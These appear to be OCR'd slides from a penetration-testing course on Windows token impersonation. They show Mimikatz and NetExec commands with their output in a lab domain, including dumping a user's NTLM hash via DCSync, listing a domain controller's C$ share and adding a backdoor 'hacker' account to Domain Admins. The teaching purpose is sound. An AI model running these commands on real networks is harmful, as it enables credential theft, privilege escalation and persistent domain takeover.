
```
mimikatz # token::whoami
 * Process Token : {0;000831c5} 3 F 2396391     FS1\backdoor    S-1-5-[...]01   (15g,24p)       Primary
 * Thread Token  : no token
```

No thread token

```
mimikatz # token::list /user:ffast
Token Id  : 0
User name : ffast
SID name  :

5332    {0;000563b2} 2 F 457263         child\ffast     S-1-5-[...]-1123   (15g,24p)       Primary
4432    {0;000563b2} 2 F 2839551        child\ffast     S-1-5-[...]-1123   (15g,24p)       Primary
668     {0;00050574} 0 D 329079         child\ffast     S-1-5-[...]-1123   (12g,24p)       Impersonation (Impersonation)
668     {0;000563e4} 2 L 353269         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
800     {0;000563e4} 2 L 456098         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
920     {0;000563e4} 2 L 380750         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
920     {0;000563e4} 2 L 387116         child\ffast     S-1-5-[...]-1123   (15g,01p)       Impersonation (Identification)
920     {0;000563e4} 2 L 436160         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
920     {0;000563e4} 2 L 443911         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
920     {0;000563e4} 2 L 432114         child\ffast     S-1-5-[...]-1123   (15g,02p)       Impersonation (Impersonation)
920     {0;000563b2} 2 F 460527         child\ffast     S-1-5-[...]-1123   (15g,24p)       Impersonation (Impersonation)
1816    {0;000563e4} 2 L 424793         child\ffast     S-1-5-[...]-1123   (15g,01p)       Impersonation (Impersonation)
```

Search interesting token

Primary token which is linked to a logon session.


Administrator: Windows PowerShell
PS C:\>
Type here to search
DEU
8:04 AM
8/8/2025

Mimikatz: Impersonate Token

```
mimikatz # token::elevate /id:457263
Token Id  : 457263
User name :
SID name  :

5332    {0;000563b2} 2 F 457263              child\ffast     S-1-5-[...]-1123   (15g,24p)      Primary
 -> Impersonated !
 * Process Token : {0;000831c5} 3 F 2396391   FS1\backdoor    S-1-5-[...]01      (15g,24p)      Primary
 * Thread Token  : {0;000563b2} 2 F 3874634   child\ffast     S-1-5-[...]-1123   (15g,24p)      Impersonation (Delegation)
```

Impersonate specific token

Primary token is still the same

New thread token

Impersonation level = delegation

Mimikatz: Impersonate Token

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6148343B8

C:\temp\tools>whoami
fs1\backdoor

C:\temp\tools>dir \\dc1\c$
The user name or password is incorrect.
```

Start new process

New process runs under the primary token

New processes don't use the threat token

Mimikatz: Impersonate Token

Mimikatz command starts in new thread

```
mimikatz # lsadump::dcsync /user:cclear
[DC] 'child.testlab.local' will be the domain
[DC] 'DC1.child.testlab.local' will be the DC server
[DC] 'cclear' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Celaine Clear

** SAM ACCOUNT **

SAM Username         : cclear
User Principal Name  : cclear@child.testlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/31/2023 6:51:25 AM
Object Security ID   : S-1-5-21-1345929560-157546789-2569868433-1117
Object Relative ID   : 1117

Credentials:
  Hash NTLM: 760ca1371ac4c506d31b5ec1a09f806d
[...]
```

Impersonation token is used in new thread and therefore `dcsync` works


Administrator: Windows PowerShell
PS C:\>
Type here to search
DEU
8:12 AM
8/8/2025
No new notifications

Mimikatz: Impersonate Token

```
mimikatz # token::run /id:1075487 /process:whoami.exe
Token Id  : 1075487
User name :
SID name  :

7156    {0;000f0ac5} 3 F 1075487        child\ffast     S-1-5-21-1345929560-157546789-2569868433-1123
(15g,24p)       Primary
ERROR kull_m_process_run_data ; CreateProcessAsUser (0x00000522)
```

Run new process with duplicated primary token

Error message if you don't have SeAssignPrimaryTokenPrivilege

```
mimikatz # privilege::name SeIncreaseQuotaPrivilege
Privilege '5' OK

mimikatz # privilege::name SeAssignPrimaryTokenPrivilege
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (3) c0000061
```

These two privileges are required

Mimikatz: Impersonate Token

```
C:\Windows\system32> C:\temp\tools\SysinternalsSuite\PsExec64.exe -i -s cmd.exe

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>C:\temp\tools\mimikatz\x64\mimikatz.exe

mimikatz # privilege::name SeIncreaseQuotaPrivilege
Privilege '5' OK

mimikatz # privilege::name SeAssignPrimaryTokenPrivilege
Privilege '3' OK

mimikatz # token::run /id:985839
Token Id  : 985839
User name :
SID name  :

676  {0;000f0ac5} 3 F 985839 child\ffast S-1-5-[…]-1123 (15g,24p)  Primary
child\ffast
```

Start Mimikatz as SYSTEM

SYSTEM can acquire these privileges

Start new process using the specified token

Used primary token

Default command is whoami

Mimikatz: Impersonate Token

```
mimikatz # token::run /id:1075487 /process:"cmd.exe /c dir \\dc1\c$"
Token Id  : 1075487
User name :
SID name  :

7156{0;000f0ac5} 3 F 1075487  child\ffast S-1-5-21-134[…]-1123   (15g,24p)      Primary

 Volume in drive \\dc1\c$ is Windows
 Volume Serial Number is 6A6C-0DE3

 Directory of \\dc1\c$

05/31/2023  07:09 AM    <DIR>          secure
05/31/2023  07:04 AM    <DIR>          inetpub
05/31/2023  07:04 AM    <DIR>          Program Files
05/05/2023  12:26 PM    <DIR>          Program Files (x86)
05/31/2023  07:06 AM    <DIR>          Users
05/31/2023  07:05 AM    <DIR>          Windows
0 File(s)              0 bytes
              12 Dir(s)  15,918,473,216 bytes free
```

Access DC system share

Mimikatz: Impersonate Token


```
mimikatz # token::run /id:1075487 /process:"cmd.exe /c net user hacker Password.123 /add /domain && net group
\"Domain Admins\" hacker /add /domain && net user hacker /domain"
Token Id  : 1075487
User name :
SID name  :

7156{0;000f0ac5} 3 F 1075487  child\ffast S-1-5-21-134[…]-1123   (15g,24p)      Primary

[...]
User name                    hacker
[...]
Global Group memberships     *Domain Admins        *Domain Users
[...]
The command completed successfully.
```

Add backdoor user to domain

Mimikatz: Impersonate Token

Revert to initial token

```
mimikatz # token::revert
* Process Token : {0;000003e7} 2 D 9663885 NT AUTHORITY\SYSTEM S-1-5-18 (04g,28p) Primary
* Thread Token : no token
```


mimikatz 2.2.0 x64 (oe.eo)
mimikatz # _
Type here to search
DEU
8:31 AM
8/8/2025

Netexec: Impersonate Token

impersonate module

```
$ nxc smb 10.0.1.10 -u backdoor -p Password.123 --local-auth -M impersonate
SMB         10.0.1.10 445  client1  [*] Windows 10.0 Build 19041 (name:client1) (domain:client1) (signing:False)
SMB         10.0.1.10 445  client1  [+] client1\backdoor:Password.123 (Pwn3d!)
IMPERSON... 10.0.1.10 445  client1  [*] Uploading Impersonate.exe
IMPERSON... 10.0.1.10 445  client1  [+] Impersonate binary successfully uploaded
IMPERSON... 10.0.1.10 445  client1  [*] Listing available primary tokens
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 0  NT AUTHORITY/SYSTEM
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 1  Window Manager/DWM-1
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 2  Window Manager/DWM-2
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 3  child/tmassie
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 4  NT AUTHORITY/NETWORK SERVICE
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 5  NT AUTHORITY/LOCAL SERVICE
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 6  client1/backdoor
IMPERSON... 10.0.1.10 445  client1  Primary token ID: 7  child/lab_admin
IMPERSON... 10.0.1.10 445  client1  [+] Impersonate binary successfully deleted
```

Primary tokens

Netexec: Impersonate Token

Token ID and command


```
$ nxc smb 10.0.1.10 -u backdoor -p Password.123 --local-auth  -M impersonate -o TOKEN=7 EXEC=whoami
SMB         10.0.1.10  445  client1  [*] Windows 10.0 Build 19041 (name:client1) (domain:client1)
(signing:False) (SMBv1:False)
SMB         10.0.1.10  445  client1  [+] client1\backdoor:Password.123 (Pwn3d!)
IMPERSON... 10.0.1.10  445  client1  [*] Uploading Impersonate.exe
IMPERSON... 10.0.1.10  445  client1  [+] Impersonate binary successfully uploaded
IMPERSON... 10.0.1.10  445  client1  [*] Executing whoami as child/lab_admin
IMPERSON... 10.0.1.10  445  client1  child\lab_admin
IMPERSON... 10.0.1.10  445  client1  [+] Impersonate binary successfully deleted
```

Executed command


Privilege Escalation

From Service to SYSTEM

Privilege Escalation from Windows Service Accounts

